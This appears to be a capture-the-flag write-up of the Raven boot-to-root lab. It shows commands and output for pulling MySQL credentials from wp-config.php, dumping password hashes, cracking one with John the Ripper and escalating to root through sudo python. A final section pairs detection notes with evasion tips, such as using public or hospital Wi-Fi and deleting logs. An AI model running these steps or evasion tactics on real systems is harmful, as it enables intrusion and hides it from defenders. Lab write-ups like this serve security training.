
- Logged in as michael we are able to look at the wp-config.php(nano /var/www/html/wordpress/wp-config.php)
- Found MySQL login info(DB_USER: root DB_PASSWORD: R@v3nSecurity) Login using(mysql -u root -p) commands used with mysql(use wordpress; use databases; show tables;)



```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```



```
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 78
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved
.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
nt.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.01 sec)

mysql>
```




```
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql>
```


Exploitation: Pulling Data from MySQL

Summarize the following:

- MySQL database enumeration
- Password hashes could be found using(select * wp_users;) command
- Flag 3&4 were found using(select * wp_posts;) command



```
mysql> select * from wp_users;
+----+------------+------------------------------------+------------------+---
-----------------+----------+---------------------+---------------------+---
----------+----------------+
| ID | user_login | user_pass                          | user_nicename    | us
er_email         | user_url | user_registered     | user_activation_key | us
er_status | display_name   |
+----+------------+------------------------------------+------------------+---
-----------------+----------+---------------------+---------------------+---
----------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael          | mi
chael@raven.org |          | 2018-08-12 22:49:12 |                     |
        0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven           | st
even@raven.org  |          | 2018-08-12 23:31:16 |                     |
        0 | Steven Seagull |
+----+------------+------------------------------------+------------------+---
-----------------+----------+---------------------+---------------------+---
----------+----------------+
2 rows in set (0.00 sec)

mysql> 
```




```
|  5 |           1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715d
ea6c055b9fe3337544932f2941ce}



                       | flag4        |                    | inherit     | clo
sed          | closed     |                  | 4-revision-v1 |             |
  | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                            |
     4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/
 |          0 | revision  |                  |                    0 |
|  7 |           2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc0
1ab56b50591e7dccf93122770cd2}
```


Exploitation: Brute Force Steven/Remote Code Execution/Privilege Escalation

Summarize the following:


- Took steven’s password hash(unsalted) from database and saved to crack.txt
- Brute Force hash with John the Ripper(john --wordlist=/usr/share/wordlists/rockyou.txt crack.txt) password for steven: pink84
- SSH into steven’s account(ssh steven@localhost)
- Escalate to root(sudo python -c ‘import pty;pty.spawn(“/bin/bash”);’
- Flag4 is located in root directory



```
root@Kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt crack
.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P
$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (steven)
```



```
Sorry, user steven is not allowed to execute '/bin/su' as root on raven.local.
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/# 
```



```
______
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
flag4.txt (END)
```

Avoiding Detection

Stealth Exploitation of HTML Password Hash Disclosure

Monitoring Overview

- To detect people accessing the website / html source code would be difficult as that would consist of nearly all traffic for the company, whether they were secure or insecure connections.

Mitigating Detection

- Accessing the website from open wap’s (such as mcdonald’s / starbucks / or a hospital) would further dilute the connection to the host website, and or using a encrypted vpn.

Stealth Exploitation of Exposed Username and Weak Password

Monitoring Overview

- Alerts that detect this are ones looking for failed logins from the same IP.
- These are measured in just the number of login attempts or potentially how many 404 errors are returned during the brute force. These numbers are gathered with metricbeat
- These depend on the size of the user base but failed logins fire at lower numbers while 404 errors will normally fire at medium to high numbers

Mitigating Detection

- Collecting traffic through wireshark to gather hashes of passwords and cracking those hashes offline could be one way to bypass alerting anyone of your attack.
- One can use social engineering to completely get away from a computer on the network to gather passwords from users to get around the need to brute force.

Stealth Exploitation of SSH Remote Login

Monitoring Overview

- Alerts based on unique ip address / disabled port access for port 22
- Secure network traffic - wireshark is able to capture ssh traffic which could be measured by packetbeat
- baseline of ssh connections for company + 1, as secured connections it would be more useful to have false positives than a breach occur

Mitigating Detection

- The premise behind stealth ssh would be creating a shell connection through a separate exploit that could access to the computer and could enable root permissions for a ssh login, thereby allowing for an ssh tunnel that could be configured with a uniquely mirrored name and key, then configuring the sshd_config to remove your data

Stealth Exploitation of Python Privilege Escalation

Monitoring Overview

- Alerts that can detect this are ones that look for when a terminal is spawned via Python.
- This is measured when a terminal is spawned and how it was spawned. This can be gathered from auditbeat with the correct settings.
- The threshold for this will be very low. Depending on the origin of the terminal it will alert the user if even one terminal is spawned with python if that is out of the ordinary.

Mitigating Detection

- To reduce detection we would use masked IP addresses as well as we'd be removing the logs created from us spawning the terminal from the python script.

Thank You